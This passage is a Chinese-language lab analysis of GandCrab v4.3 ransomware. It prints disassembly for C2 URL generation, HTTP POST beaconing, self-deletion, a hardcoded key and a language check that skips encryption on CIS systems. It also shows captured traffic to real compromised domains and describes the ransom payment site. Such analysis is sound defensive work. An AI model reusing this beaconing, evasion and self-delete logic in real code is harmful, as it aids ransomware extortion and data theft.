.text:0040431B      mov     [ebp+var_10], offset aMo ; "mo"
.text:00404322      mov     [ebp+var_C], offset aTh ; "th"
.text:00404329      mov     [ebp+var_8], offset aZu ; "zu"
.text:00404330      push   [ebp+eax*4+lpString2] ; lpString2
.text:00404334      push   edi ; lpString1
.text:00404335      call   ds:1strcpyW
.text:0040433B      imul   eax, [esi], 343FDh
.text:00404341      mov     ecx, 269EC3h

```

再把前面的 URL 與隨機選擇的擴展名 {extension} 連接起來，隨機的擴展名列表

如下：jpg、png、gif 與 bmp。

```

* .text:00404850      test   eax, eax
* .text:00404852      jz     short loc_4048D1
* .text:00404854      imul   eax, [esi], 343FDh
* .text:0040485A      mov     [ebp+var_10], offset aJpg ; "jpg"
* .text:00404861      mov     [ebp+var_C], offset aPng ; "png"
* .text:00404868      mov     [ebp+var_8], offset aGif ; "gif"
* .text:0040486F      mov     [ebp+var_4], offset aBmp ; "bmp"
* .text:00404876      add     eax, 269EC3h
* .text:0040487B      mov     [esi], eax
* .text:0040487D      sar     eax, 10h
* .text:00404880      and     eax, 3
* .text:00404883      push   [ebp+eax*4+var_10] ; lpString2
* .text:00404887      lea   eax, [ebp+var_1220]
* .text:0040488D      push   eax ; lpString1

```

最後會使用 POST 的方式發送 HTTP 請求到之前拼接出來的網站。

```

.text:004066E2      push     edi             ; dwContext
.text:004066E3      push     ecx             ; dwFlags
.text:004066E4      push     edi             ; lpIpszAcceptTypes
.text:004066E5      push     edi             ; lpIpszReferrer
.text:004066E6      push     offset szVersion ; "HTTP/1.1"
.text:004066E8      push     esi             ; lpIpszObjectName
.text:004066EC      mov      esi, [ebp+hConnect]
.text:004066EF      push     offset aPost    ; "POST"
.text:004066F4      push     esi             ; hConnect
.text:004066F5      call    ds:HttpOpenRequestW
.text:004066FB      mov     [ebp+hInternet], eax
.text:004066FE      test    eax, eax
.text:00406700      jz      short loc_406727
.text:00406702      push    [ebp+dwOptionalLength] ; dwOptionalLength
.text:00406705      push    [ebp+lpOptional] ; lpOptional
.text:00406708      push    [ebp+dwHeadersLength] ; dwHeadersLength
.text:0040670B      push    [ebp+lpIpszHeaders] ; lpIpszHeaders
.text:0040670E      push    eax             ; hRequest
.text:0040670F      call    ds:HttpSendRequestW
.text:00406715      test    eax, eax
.text:00406717      jz      short loc_40671E
.text:00406719      xor     edi, edi
.text:0040671B      inc     edi
.text:0040671C      jmp     short loc_406724

```

6. 查看程式 GC43.exe 連線已寫死的網站網址的封包內容，發現受害主機確實有連線到該網站名單的第一個網址 www.billerimpex.com，但是並未成功，之後陸續連線一些網址，但大部分都未成功，不過也有少許連線成功的。

```

RSA Security Analytics Reconstruction for session ID: 384 (Source 192.168.195.155 : 63508, Target 217.160.0.234 : 80)
Time 9/07/2018 15:47:16 to 9/07/2018 15:47:56 Packet Size 1,686 bytes Payload Size 1,038 bytes
Protocol 2048/6500 Flags Keep-Assembled-AppMeta-NetworkMeta-Packet-Count-1

R
E
Q
U
E
S
T

GET / HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Host: www.billerimpex.com
Cache-Control: no-cache

R
E
S
P
O
N
S
E

HTTP/1.1 302 Moved Temporarily
Server: nginx
Date: Fri, 07 Sep 2018 07:47:17 GMT
Content-Type: text/html
Content-Length: 154
Connection: keep-alive
Keep-Alive: timeout=15
Location: https://www.billerimpex.com/
Expires: Fri, 07 Sep 2018 08:07:17 GMT
Cache-Control: max-age=1200

<html>
<head><title>302 Found</title></head>
<body bgcolor="white">
<center><h1>302 Found</h1></center>
<hr><center>nginx</center>
</body>
</html>

```

下面為連線成功的案例，所連線的網址分別如下：

「abidhandicraft.com/includes/images/kadehe.jpg」、

「hoteltravel2018.com/news/graphic/zuim.bmp」與

「conthoi.ga/news/assets/heruke.gif」

，檢視其網址構造可以很清楚看到其符合前面所提到的特別 URL 命名規則

(http://{host}/{word1}/{word2}/{fname}.{extension})。

```

RSA Security Analytics Reconstruction for session ID: 241 ( Source 192.168.195.155 : 63887, Target 50.28.38.250 : 80 )
Time 9/07/2018 16:10:13 to 9/07/2018 16:10:25 Packet Size 11,326 bytes Payload Size 10,354 bytes
Protocol 2048/6:190 - Flags: Keep-Alive, Assembled, AppMeta, NetworkMeta, Packet Count: 17

R E Q U E S T
GET /includes/images/kadehe.jpg/ HTTP/1.1
Connection: Keep-Alive
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Host: abidhandicraft.com
Cookie: PHPSESSID=7b81jr4s7dasavk549at93imo6
Cache-Control: no-cache

HTTP/1.1 200 OK
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
X-Pingback: http://abidhandicraft.com/xmlrpc.php
Content-Type: text/html; charset=UTF-8
Link: <http://abidhandicraft.com/>; rel=shortlink
Transfer-Encoding: chunked
Date: Fri, 07 Sep 2018 08:10:26 GMT
Accept-Ranges: bytes
Server: LiteSpeed
Connection: Keep-Alive

2000
<!DOCTYPE html>
<!--[if IE 6]>
<html id="ie6" class="ie" lang="en-US" xmlns="http://www.w3.org/1999/xhtml" xmlns:
og="http://ogp.me/ns#" xmlns:fb="http://www.facebook.com/2008/fbml">
<![endif]-->
<!--[if IE 7]>
<html id="ie7" class="ie" lang="en-US" xmlns="http://www.w3.org/1999/xhtml" xmlns
:og="http://ogp.me/ns#" xmlns:fb="http://www.facebook.com/2008/fbml">
<![endif]-->

```

從案例「hoteltravel2018.com/news/graphic/zuim.bmp」的連線成功頁面，可以發現到網頁被嵌入自動全螢幕播放的 youtube 影片與出現「HACKED BY turk_firestorm」等用字，可見該網站主機已被駭客駭入。

```

RSA Security Analytics Reconstruction for session ID: 638 ( Source 192.168.195.155 : 63599, Target 137.74.238.33 : 80 )
Time 9/07/2018 15:53:01 to 9/07/2018 15:53:20 Packet Size 3,298 bytes Payload Size 2,482 bytes
Protocol 2048/6:190 - Flags: Keep-Alive, Assembled, AppMeta, NetworkMeta, Packet Count: 14

R E Q U E S T
POST /news/graphic/zuim.bmp HTTP/1.1
Content-Type: multipart/form-data
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Host: hoteltravel2018.com
Content-Length: 732
Cache-Control: no-cache

wfKD6indumBkmpL8IRr4U5SxAfan0WLtiDxwOqf191Ynv0eWPx50Yfxd0pZCTpVRp3Zy7mhWprezTFGHw
x5FBJjznMK77r6TUHaDB7i1pJD8/bFAv/9mGG0BpAZLv6jx/xY2WXp5KAiqChSEtkAqUAK7YGONKX17
mSbUAKaXQ1bYOWrsC3YZtYF6TRxoEpGY4+2+2ASVKZ2BFV7gPZuRPeDCJ/2PyMLk00MLEPxiOdLAmTS5x
5mt0oVHZoP6U/SfrR1s5z1zbgjY1AG3g8165nVd0/CBUxK07KDJgrt30vSnnFXg/ykfgtJNiwqfCnqbr8
5+Bi5rF0kU7B40Kn/2E2E+siG+NYP1qLBNHtpBHWEdkbpCCE4o64b6a1Y8ZyGoyp2Q2iuJRzTroqG1PQJ
1BJoZfQwNqoBRPLnK4+A+5eALmfhWEpg61rKw3rxASkx473ZijpARF13vzLm+a1131Z03RgRiyKFDmkli
XgG380mUfnCz3QU9nn71slsiw6H1MYYtpYzf1fBMcfMBhP3NNhn9VQ3LC3aZeEontJkKbfxMEJGKHv4
0Cb+hdRd0PpY16W6bu4LPkzMT9P3Ygh8wz4+XRF5+Xf/fbjjWue1WXPde0tQp9FRhY1KJ2rNgkGmMLRQz
3A+wfj5R2EKiTIEzL1VT/bbQQEwKzr/1DM0dCs3v24BfbWU4nJyLaG8CR1KXfIDGWNz8jSrfzQrPwnguz
8V=

R E S P O N S E
HTTP/1.1 200 OK
X-Powered-By: PHP/5.6.37
Content-Type: text/html; charset=UTF-8
Content-Length: 248
Date: Fri, 07 Sep 2018 07:53:04 GMT
Accept-Ranges: bytes
Server: LiteSpeed
Connection: Keep-Alive

<center><iframe width="1920" height="1080" src="https://www.youtube.com/embed/Xya
RyAkjneY" frameborder="0" allow="autoplay; encrypted-media" allowfullscreen></ifr
ame>
<center>HACKED BY turk_firestorm</center>
<title>HACKED BY turk_firestorm</title>

```

從「conthoi.ga/news/assets/heruke.gif」的連線成功頁面，可以看到出現一段字告訴使用者，當你看到該網頁時你的主機可能已感染病毒，建議使用者盡快掃毒，可見該連線網站之主機也已被駭入而感染病毒。

```

RSA Security Analytics Reconstruction for session ID: 1490 (Source 192.168.195.155 : 64006, Target 151.80.159.160 : 80)
Time 9/07/2018 16:15:25 to 9/07/2018 16:16:44 Packet Size 3,164 bytes Payload Size 2,348 bytes
Protocol 2048/6:80 - Flags: Keep-Assembled, App-Meta, Network-Meta - Packet Count: 14

REQUEST
POST /news/assets/heruke.gif HTTP/1.1
Content-Type: multipart/form-data
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Host: conthoi.ga
Content-Length: 732
Cache-Control: no-cache

wfKD6iudumBkmpL8IRr4U5SxAFanOWLtiDxw0qf191Ynv0eWPx50Yfxd0pZCTpVRp3Zy7mhWprezTFGHw
x5FBjzntMK77r6TUVHaDB7iIpJD8/bFAv/9mGG6oBpAZLv6jx/xY2WxxP5KAiqChSEtkAqUak7YGONKX17
mSbUAkaXQIbYOWrsC3YZ+YF6TRxoEpGY4+2+2ASVK2ZBFV7gPZuRPcDCJ/2PyMLk00MLEPxlodLAmTS5x
5mtooVHZoP6U/SfrR1s5z1zbgiY1AG3g8165nVd0/CBUxKQ7KDJgrt30vSmmFXg/ykfgtJNiwqfCnqbr8
5+BisrF0kU7B40Kn/2E2E+siGtWYP1qLBNhtpBHWEdkbpCcE4o64b6a1Y8ZyGoypp2Q2iuJRzTRoqG1PQJ
IEJoZfgwQoBRPLnK4+A+5eALmfhWEpg61rKw3rxA5KxA73ZijpARF13vzLM+a1131203RgRiyKFDmkli
Xg6380mUnfnCz3QU9nm7Is1siw6H1MvYbpyzf1fBMcfnBhP3NnHn9VQ3LC3aZeFontJkKjKBfxMEJGKHv4
0Cb+thRdoPpY16Y6bn4LPKzMT9P3Ygh8wz4+XRf5+Xf/fbjjWne1WYpde0+Qp9FRhY1KJ2rNgkGnMLRQz
3AtWfgj5R2EKiTIEzLIVT/bbQQEwKZr/1DM0dCs3v24BfbWU4nJyLa68CR1KXfIDGWNZ8jSrfzQrPwnguz
8U=

HTTP/1.1 200 OK
Date: Fri, 07 Sep 2018 08:15:27 GMT
Content-Type: text/html
Content-Length: 154
Last-Modified: Mon, 19 Feb 2018 18:24:36 GMT
Connection: keep-alive
ETag: "5a8b1664-9a"
Server: Sinkhole
X-Sinkhole: Malware sinkhole
Accept-Ranges: bytes

This is malware sinkhole. If you see this page this might mean that one of your workstations is infected with malware. We advise you to run some AV scan.
RESPONSE
    
```

因為受害主機對網址「www.perfectfunnelblueprint.com」連線成功，故開啟該網頁檢視其網頁內容，但瀏覽器卻出現該網站為詐騙網站之警告訊息，可見此網站為惡意網站。

```


RSA Security Analytics Reconstruction for session ID: 13 (Source 192.168.195.155 : 63524, Target 146.66.72.87 : 80)
Time 9/07/2018 15:48:24 to 9/07/2018 15:48:25 Packet Size 15,843 bytes Payload Size 14,763 bytes
Protocol 2048/6:80 - Flags: Keep-Assembled, App-Meta, Network-Meta - Packet Count: 10

REQUEST
GET / HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Host: www.perfectfunnelblueprint.com
Cache-Control: no-cache


HTTP/1.1 200 OK
Server: nginx
Date: Fri, 07 Sep 2018 07:48:26 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
X-Cache-Enabled: True
Link: <http://www.perfectfunnelblueprint.com/wp-json/>; rel="https://api.w.org/",
<http://www.perfectfunnelblueprint.com/>; rel=shortlink
Set-Cookie: wpSGCacheBypass=0; expires=Fri, 07-Sep-2018 06:48:26 GMT; Max-Age=-3600; path=/
Host-Header: 192fc2e7e50945beb8231a492d6a8024
X-Proxy-Cache: MISS

4403
<!DOCTYPE html>
<html lang="en-US">
<head>
    
```


8. 在 GC43.exe 執行後，除了 C:\Windows 與 C:\ProgramFiles 的資料夾外，皆被放入一個名為「KRAB-DECRYPT.txt」的檔案在資料夾中。




9. 檢視 KRAB-DECRYPT.txt 的內容，發現此為 GANDCRAB V4 的勒索通知信，信中告訴受害者主機內所有檔案、圖片與資料庫等的資料已被加密，而且副檔名為.KRAB。受害者可以透過 TOR 的瀏覽器開啟如何支付贖金的說明網頁，也提到可以免費解密一個檔案。在信中可以看見 GRANDCRAB 加密密鑰與受害主機的資料內容。




10. 依照 KRAB-DECRYPT.txt 所提的方式，使用 TOR 的瀏覽器開啟如何支付贖金的說明網頁，發現到下面內容。


- (1) Tor 瀏覽器開啟後輸入駭客要求輸入的網址。




- (2) 被要求上傳 KRAB-DECRYPT.txt 文字檔來進行授權，此授權動作之頁面僅在第一次連線時出現，之後輸入網址就直接到勒索計時的畫面。




- (3) 授權完成後，出現可切換 8 種國家語言的如何支付贖金的說明網頁，在頁面中告訴受害者你的檔案已被加密，如果要解密，需在 4 天內支付美金 499 元，如過了 4 天未支付贖金來購買解密器，則金額會變成兩倍。



- (4) 查看 What the matter? 的內容，得知受害者必須用信用卡購買比特幣或 DASH 來支付美金 499 元，而且受害者可以免費使用測試解密 1 個文件。



- (5) 在 Buy GandCrab Decryptor 頁面，清楚告訴受害者可以選擇以 DASH 或比特幣支付贖金，也提供贖金要發送到的地址資訊。




- (6) 測試免費上傳檔案進行解密之效果，發現檔案上傳後會出現狀態 Pending 的情況，無法馬上將檔案解密。在經過一段時間後返回頁面查看，發現原先上傳測試解密是否成功的檔案可以下載並成功被開啟。





- (7) 當支付贖金期限 4 天計時結束後，則購買加密器的金額翻倍為美金 998 元。



- (8) 在以比特幣購買解密器的頁面，發現若以比特幣支付，則會多支付 10% 的管理費，而且也發現在 DASH 與比特幣這兩個支付說明頁面中，皆有輸入 Promotion Code 來取得優惠價格的設計，但在 KRAB-DECRYPT.txt 與 Tor 支付說明頁面中皆未提及如何取得 Promotion code。




11. 將 KRAB-DECRYPT.txt 與受害主機內一個被加密圖檔上傳至 ID

Ransomware 勒索病毒辨別網站

(<https://id-ransomware.malwarehunterteam.com>)，經檢測判定它為 GandCrab4

勒索病毒。



12. 檢視受害主機 Ruby-PC 內檔案被加密情形，發現主機內除了 C:\Windows 與 C:\ProgramFiles 的資料夾外，所有檔案皆已被加密，其中包含連接至 Scott-PC 之 ShareDoc 資料夾的網路磁碟機，可見此 GandCrab 病毒會透過區域網路內的網路分享服務散播。

SHA256: 4b6db1a59ce31c78b9958342e6315a2d40e9b078747def487b9606e312cad630
 檔案名稱: GC43.exe
 偵測率: 53 / 66
 分析日期: 2018-09-07 09:12:50 UTC (0 分鐘 前)

防毒	結果	更新
Ad-Aware	Generic.Ransom.GandCrab4.DBA40220	20180907
AhnLab-V3	Trojan/Win32.Gandcrab.R235161	20180906
ALYac	Trojan.Ransom.GandCrab	20180907
Antiy-AVL	Trojan[Ransom]/Win32.GandCrypt	20180906
Arcabit	Generic.Ransom.GandCrab4.DBA40220	20180907
Avira (no cloud)	TR/GandCrab.bgi	20180907
BitDefender	Generic.Ransom.GandCrab4.DBA40220	20180907
ClamAV	Win.Ransomware.Gandcrab-6667060-0	20180907
Emsisoft	Generic.Ransom.GandCrab4.DBA40220 (B)	20180907
Kaspersky	Trojan-Ransom.Win32.GandCrypt.diz	20180907
Malwarebytes	Ransom.GandCrab	20180907
ESET-NOD32	a variant of Win32/Filecoder.GandCrab.D	20180907
F-Secure	Generic.Ransom.GandCrab4.DBA40220	20180907
Fortinet	W32/Filecoder.GandCrab.D!tr	20180907
GData	Generic.Ransom.GandCrab4.DBA40220	20180907
Ikarus	Trojan-Ransom.GandCrab	20180907
Microsoft	Ransom:Win32/Gandcrab.AW!bit	20180907
eScan	Generic.Ransom.GandCrab4.DBA40220	20180907
Sophos AV	Troj/GandCrab-Q	20180907
TACHYON	Ransom/W32.GandCrab.131584.B	20180907
TrendMicro	Ransom_GANDCRAB.THHOBAH	20180907
TrendMicro-HouseCall	Ransom_GANDCRAB.THHOBAH	20180907
ViRobot	Trojan.Win32.GandCrab.131584	20180907

ZoneAlarm by Check Point	Trojan-Ransom.Win32.GandCrypt.diz	20180907
Zoner	Trojan.Gandcrab	20180907


16. 從 GC43.exe 之程式原始碼，可以得知該程式會獲取到主機的相關資訊，也看到此 GandCrab 勒索病毒樣本的版本為 4.3 版。

```
.text:00403A8A loc_403A8A:          ; CODE XREF: .text:00403A80j
.text:00403A8A          push   dword_421108
.text:00403A90          lea   ecx, [ebp-9Ch]
.text:00403A96          call  sub_4057C4
.text:00403A9B          push   offset aId          ; "rid="
.text:00403AA0          push   dword_421108
.text:00403AA6          call  ds:lStrcatW
.text:00403AAC          push   offset a2          ; "2"
.text:00403AB1          push   dword_421108
.text:00403AB7          call  ds:lStrcatW
.text:00403ABD          push   offset aSub_id      ; "sub_id="
.text:00403AC2          push   dword_421108
.text:00403AC8          call  ds:lStrcatW
.text:00403ACE          push   offset a2_0        ; "2"
.text:00403AD3          push   dword_421108
.text:00403AD9          call  ds:lStrcatW
.text:00403ADF          mov   dword ptr [ebp-0Ch], offset aHeyAhnlabScore ; "hey ahnlab, score - 1:1. 0day exploit f"...
.text:00403AE6          lea   eax, [ebp-0Ch]
.text:00403AE9          push   offset aVersion    ; "version="
.text:00403AEE          push   dword_421108
.text:00403AF4          call  ds:lStrcatW
.text:00403AFA          push   offset a4_3        ; "4.3"
.text:00403AFF          push   dword_421108
.text:00403B05          call  ds:lStrcatW
.text:00403B0B          push   offset aActionCall ; "action=call"
.text:00403B10          push   dword_421108
.text:00403B16          call  ds:lStrcatW
.text:00403B1C          push   dword_421108
.text:00403B22          call  ds:lStrlenW
.text:00403B28          shl   eax, 1
.text:00403B2A          mov   dword_421128, eax
.text:00403B2F          push   dword_421108
.text:00403B35          call  ds:lStrlenW
```

另外，該病毒有繞過 ahnlab 疫苗工具的機制，透過發布可能導致 Ahnlab V3 Lite 的拒絕服務 (DOS) 攻擊的概念驗證 (POC) 源代碼的連結繼續攻擊。

```
aHeyAhnlabScore db 'hey ahnlab, score - 1:1. 0day exploit for Ahnlab V3 Lite Denial o'
                 ; DATA XREF: .text:00403ADF0
                 db 'f service. Possibly can trigger full write-what-where condition w'
                 db 'ith privilege escalation, pass GandCrab http://filestorage.biz/do'
                 db 'wnload.php?file=e541302686cca000584050d41e254261',0
```

打開該連結的網頁發現它目前已為無效的下載連結，推測該攻擊已被遏止。




17. 檢視原始碼發現惡意程式會指向 Ahnlab 的新模擬字串，該字串包含一個俄語文本圖像的連結，翻譯為「我已將您添加到我的同性戀列表中。我暫時使用了一支鉛筆，」暗示列入名單是暫時的。

```

aXAhnlabHttpMem: ; DATA XREF: .text:00403181f0
                unicode 0, <%X ahnlab http://memesmix.net/media/created/dd0doq.jpg>,0
                align 4

.text:00403166 call ds:GetVolumeInformationW
.text:0040316C test eax, eax
.text:0040316E jz loc_403200
.text:00403174 mov eax, [ebp-4]
.text:00403177 mov eax, [eax+600h]
.text:0040317D shr eax, 2
.text:00403180 push eax
.text:00403181 push offset aXAhnlabHttpMem ; "%X ahnlab http://memesmix.net/media/cre"...
.text:00403186 lea eax, [ebp-0C10h]
.text:0040318C push eax
.text:0040318D call ds:wprintfW
.text:00403193 add esp, 0Ch
.text:00403196 lea eax, [ebp-810h]
.text:0040319C push eax
.text:0040319D lea eax, [ebp-0C10h]
.text:004031A3 push eax
.text:004031A4 lea eax, [ebp-1010h]
.text:004031AA push eax
.text:004031AB call loc_402F30
.text:004031B0 add esp, 0Ch
.text:004031B3 push 2
.text:004031B5 pop eax
.text:004031B6 imul eax, 14h
.text:004031B9 xor ecx, ecx
.text:004031BB mov [ebp+eax-810h], cx
.text:004031C3 lea eax, [ebp-810h]
.text:004031C9 push eax
.text:004031CA push offset aGlobalS_lock ; "Global\\%s.lock"
.text:004031CF push dword ptr [ebp-8]
.text:004031D2 call ds:wprintfW
.text:004031D8 add esp, 0Ch
.text:004031DB push dword ptr [ebp-8]
.text:004031DE push 0
.text:004031E0 push 0

```



18. 檢視 GC43.exe 程式碼，發現.lock 的設計，表示受害主機中若存在.lock 的檔案，則惡意程式 GC43.exe 的執行程序會終止，而不會感染受害主機。


```

* .text:004055A8      call    ds:GetVolumeInformationW
* .text:004055AE      test   eax, eax
* .text:004055B0      jz     loc_40563C
* .text:004055B6      movzx  eax, word ptr [ebx+406h]
* .text:004055BD      lea   ecx, [edi+600h]
* .text:004055C3      xor    eax, 8
* .text:004055C6      push  eax
* .text:004055C7      movzx  eax, word ptr [ebx+404h]
* .text:004055CE      xor    eax, 7
* .text:004055D1      push  eax
* .text:004055D2      movzx  eax, word ptr [ebx+402h]
* .text:004055D9      xor    eax, [ecx]
* .text:004055DB      xor    eax, 6
* .text:004055DE      push  eax
* .text:004055DF      movzx  eax, word ptr [ebx+400h]
* .text:004055E6      xor    eax, [ecx]
* .text:004055E8      xor    eax, 5
* .text:004055EB      push  eax
* .text:004055EC      push  [ebp+var_4]
* .text:004055EF      push  offset aSXXXX_lock ; "%5%%x%%x%%x.lock"
* .text:004055F4      push  ebx                ; LPWSTR
* .text:004055F5      call  ds:wsprintfW
* .text:004055FB      add   esp, 1Ch
* .text:004055FE      push  0                  ; hTemplateFile
* .text:00405600      push  4000002h           ; dwFlagsAndAttributes
* .text:00405605      push  1                  ; dwCreationDisposition
  
```

19. 檢視受害主機 Ruby-PC 連線同一區域網路 Scott-PC 的封包，發現曾透過 SMB 協定，產生過 8c8f97e28c8f900a2f.lock 檔案於 Scott-PC 內，但是在 Ruby-PC 的檔案被加密後，卻在 Scott-PC 找不到該檔案，而 Scott-PC 也僅有網路連線磁碟機的檔案被加密，推測 Scott-PC 其他資料夾未被感染是因為存在.lock 檔案而中斷加密作業的散播。

No.	Time	Source	Destination	Protocol	Length	Info
...	0.958163	192.168.195.155	192.168.195.137	SMB2	370	Create Request File: 8c8f97e28c8f900a2f.lock
...	0.958363	192.168.195.137	192.168.195.155	SMB2	386	Create Response File: 8c8f97e28c8f900a2f.lock


```

> Frame 38: 370 bytes on wire (2960 bits), 370 bytes captured (2960 bits)
> Ethernet II, Src: Vmware_dc:07:9b (00:0c:29:dc:07:9b), Dst: Vmware_24:c5:cf (00:0c:29:24:c5:cf)
> Internet Protocol Version 4, Src: 192.168.195.155, Dst: 192.168.195.137
> Transmission Control Protocol, Src Port: 49478, Dst Port: 139, Seq: 10550, Ack: 2188, Len: 316
> NetBIOS Session Service
v SMB2 (Server Message Block Protocol version 2)
  > SMB2 Header
  v Create Request (0x05)
    > StructureSize: 0x0039
    Oplock: Lease (0xff)
    Impersonation level: Impersonation (2)
    Create Flags: 0x0000000000000000
    Reserved: 0000000000000000
    > Access Mask: 0x00130196
    > File Attributes: 0x00000002
    > Share Access: 0x00000003, Read, Write
    Disposition: Create (if file exists fail, else create it) (2)
    > Create Options: 0x00001060
    > Filename: 8c8f97e28c8f900a2f.lock
    Blob Offset: 0x000000a8
    Blob Length: 144
    > ExtraInfo SMB2_CREATE_DURABLE_HANDLE_REQUEST SMB2_CREATE_QUERY_MAXIMAL_ACCESS_REQUEST SMB2_CREATE_QUERY
  
```

20. 在 GC43.exe 的程式碼中，可以看到「@hashbreaker Daniel J. Bernstein let's dance salsa<3 @hashbreaker :))))」的喊話用字，Daniel J. Bernstein 為 Salsa 20 演算法的開發者，在此他被放入 GandCrab 的喊話名單中。

```

a@hashbreakerDa db '@hashbreaker Daniel J. Bernstein let',27h,'s dance salsa <3',0
                ; DATA XREF: sub_4038DA+25fo
                align 10h
a@hashbreaker  db '@hashbreaker :))))',0 ; DATA XREF: sub_4038DA+30fo
                align 4
  
```

```

.rdata:00413E80 20 00 4C 00 61 00 79 00 6F 00 75 00 74 00 5C 00 .L.a.y.o.u.t.\.
.rdata:00413E90 50 00 72 00 65 00 6C 00 6F 00 61 00 64 00 00 00 P.r.e.l.o.a.d...
.rdata:00413EA0 30 00 30 00 30 00 30 00 30 00 34 00 31 00 39 00 0.0.0.0.4.1.9.
.rdata:00413EB0 00 00 00 00 25 00 73 00 00 00 00 00 00 00 00 00 ....%.s.....
.rdata:00413EC0 40 68 61 73 68 62 72 65 61 68 65 72 20 44 61 6E @hashbreaker Dan
.rdata:00413ED0 69 65 6C 20 4A 2E 20 42 65 72 6E 73 74 65 69 6E iel J. Bernstein
.rdata:00413EE0 20 6C 65 74 27 73 20 64 61 6E 63 65 20 73 61 6C let's dance sal
.rdata:00413EF0 73 61 20 3C 33 00 00 00 00 00 00 00 00 00 00 00 sa <3].....
.rdata:00413F00 40 68 61 73 68 62 72 65 61 68 65 72 20 3A 29 29 @hashbreaker :)
.rdata:00413F10 29 00 00 00 26 00 69 00 64 00 3D 00 00 00 00 00 )...&.i.d.=.....
  
```

21. 在 GC43.exe 程式碼中，可以看到有使用硬編碼的金鑰「jopochlen」來加密。

```

.text:00404B66      push     ebp
.text:00404B67      mov      ebp, esp
.text:00404B69      sub      esp, 104h
.text:00404B6F      push     ebx
.text:00404B70      push     esi
.text:00404B71      push     edi
.text:00404B72      mov      edi, dword_421108
.text:00404B78      mov      ebx, edx
.text:00404B7A      push     4                ; f1Protect
.text:00404B7C      push     3000h           ; f1AllocationType
.text:00404B81      push     0Bh            ; dwSize
.text:00404B83      push     0                ; lpAddress
.text:00404B85      call     ds:VirtualAlloc
.text:00404B88      mov      esi, eax
.text:00404B8D      push     offset aJopochlen ; "jopochlen"
.text:00404B92      push     esi                ; lpString1
.text:00404B93      call     ds:lstrcpyA
.text:00404B99      test     esi, esi
.text:00404B9B      jz       short loc_404BED
.text:00404B9D      push     0FFh
.text:00404BA2      lea     eax, [ebp+var_104+1]
.text:00404BA8      mov     byte ptr [ebp+var_104], 0
.text:00404BAF      push     0
.text:00404BB1      push     eax
.text:00404BB2      call     sub_4089C0
.text:00404BB7      add     esp, 0Ch
.text:00404BBA      push     esi                ; lpString
  
```

22. 檢視 GC43.exe 程式碼，得知如果受害主機的作業系統所用輸入法為 Russian 俄文輸入法，則不進行檔案加密，反而執行後面的自我刪除動作。

```

.text:004032F8      adc     eax, offset VirtualAlloc
.text:004032FD      mov     [ebp-4], eax
.text:00403300      push   4
.text:00403302      push   3000h
.text:00403307      push   400h
.text:0040330C      push   0
.text:0040330E      call   ds:VirtualAlloc
.text:00403314      mov     [ebp-8], eax
.text:00403317      cmp     dword ptr [ebp-4], 0
.text:0040331B      jz     short loc_403360
.text:0040331D      push   200h
.text:00403322      push   dword ptr [ebp-4]
.text:00403325      push   0
.text:00403327      call   ds:GetModuleFileNameW
.text:0040332D      cmp     dword ptr [ebp-8], 0
.text:00403331      jz     short loc_403360
.text:00403333      push   dword ptr [ebp-4]
.text:00403336      push   offset aCTimeoutC5De1S ; "/c timeout -c 5 & del \"%s\" /f /q"
.text:0040333B      push   dword ptr [ebp-8]
.text:0040333E      call   ds:wprintfW
.text:00403344      add     esp, 0Ch
.text:00403347      push   0
.text:00403349      push   0
.text:0040334B      push   dword ptr [ebp-8]
.text:0040334E      push   offset aCmd_exe ; "cmd.exe"
.text:00403353      push   offset aOpen ; "open"
.text:00403358      push   0

.text:0040335A      call   ds:ShellExecuteW ; Opens or prints a specified file
.text:00403360      loc_403360: ; CODE XREF: .text:0040331B↑j
.text:00403360      ; .text:00403331↑j
.text:00403360      push   0
.text:00403362      call   ds:ExitProcess
  
```

23. 從 GC43.exe 程式碼內容得知，當受害主機的作業系統語言為下面語系時，則不進行加密，並且執行自我刪除動作，語系列表如下：

419(俄語)、422(烏克蘭語)、423(白俄羅斯語)、428(塔吉克斯坦語)、42B(亞美尼亞語)、42C(亞塞拜然語-拉丁文)、437(格魯吉亞語)、43F(哈薩克族語)、440(吉爾吉斯語)、442(土庫曼語)、443(烏茲別克語-拉丁文)、444(韃靼語)、818(羅馬尼亞語-摩爾多瓦共和國)、819(俄羅斯-摩爾多瓦共和國)、82C(亞塞拜然語，西里爾文)、843(烏茲別克語-西里爾文)。

```

.text:00403388      mov     dword ptr [ebp-4Ch], 419h
.text:0040338F      mov     dword ptr [ebp-48h], 422h
.text:00403396      mov     dword ptr [ebp-44h], 423h
.text:0040339D      mov     dword ptr [ebp-40h], 428h
.text:004033A4      mov     dword ptr [ebp-3Ch], 42Bh
.text:004033AB      mov     dword ptr [ebp-38h], 42Ch
.text:004033B2      mov     dword ptr [ebp-34h], 437h
.text:004033B9      mov     dword ptr [ebp-30h], 43Fh
.text:004033C0      mov     dword ptr [ebp-2Ch], 440h
.text:004033C7      mov     dword ptr [ebp-28h], 442h
.text:004033CE      mov     dword ptr [ebp-24h], 443h
.text:004033D5      mov     dword ptr [ebp-20h], 444h
.text:004033DC      mov     dword ptr [ebp-1Ch], 818h
.text:004033E3      mov     dword ptr [ebp-18h], 819h
.text:004033EA      mov     dword ptr [ebp-14h], 82Ch
.text:004033F1      mov     dword ptr [ebp-10h], 843h
.text:004033F8      call   ds:GetUserDefaultUILanguage
.text:004033FE      movzx   eax, ax
.text:00403401      mov     [ebp-8], eax
.text:00403404      call   ds:GetSystemDefaultUILanguage
.text:0040340A      movzx   eax, ax
.text:0040340D      mov     [ebp-0Ch], eax
.text:00403410      and     dword ptr [ebp-4], 0
.text:00403414      jmp     short loc_40341D
  
```

24. 檢視程式 GC43.exe 之程式碼，發現該病毒會搜尋受害主機內是否有安裝防毒軟體，並且收集防毒軟體的相關資訊。

```

.text:004061F1      xor     ebx, ebx
.text:004061F3      mov     [edi], eax
.text:004061F5      push   ebx                ; lpAddress
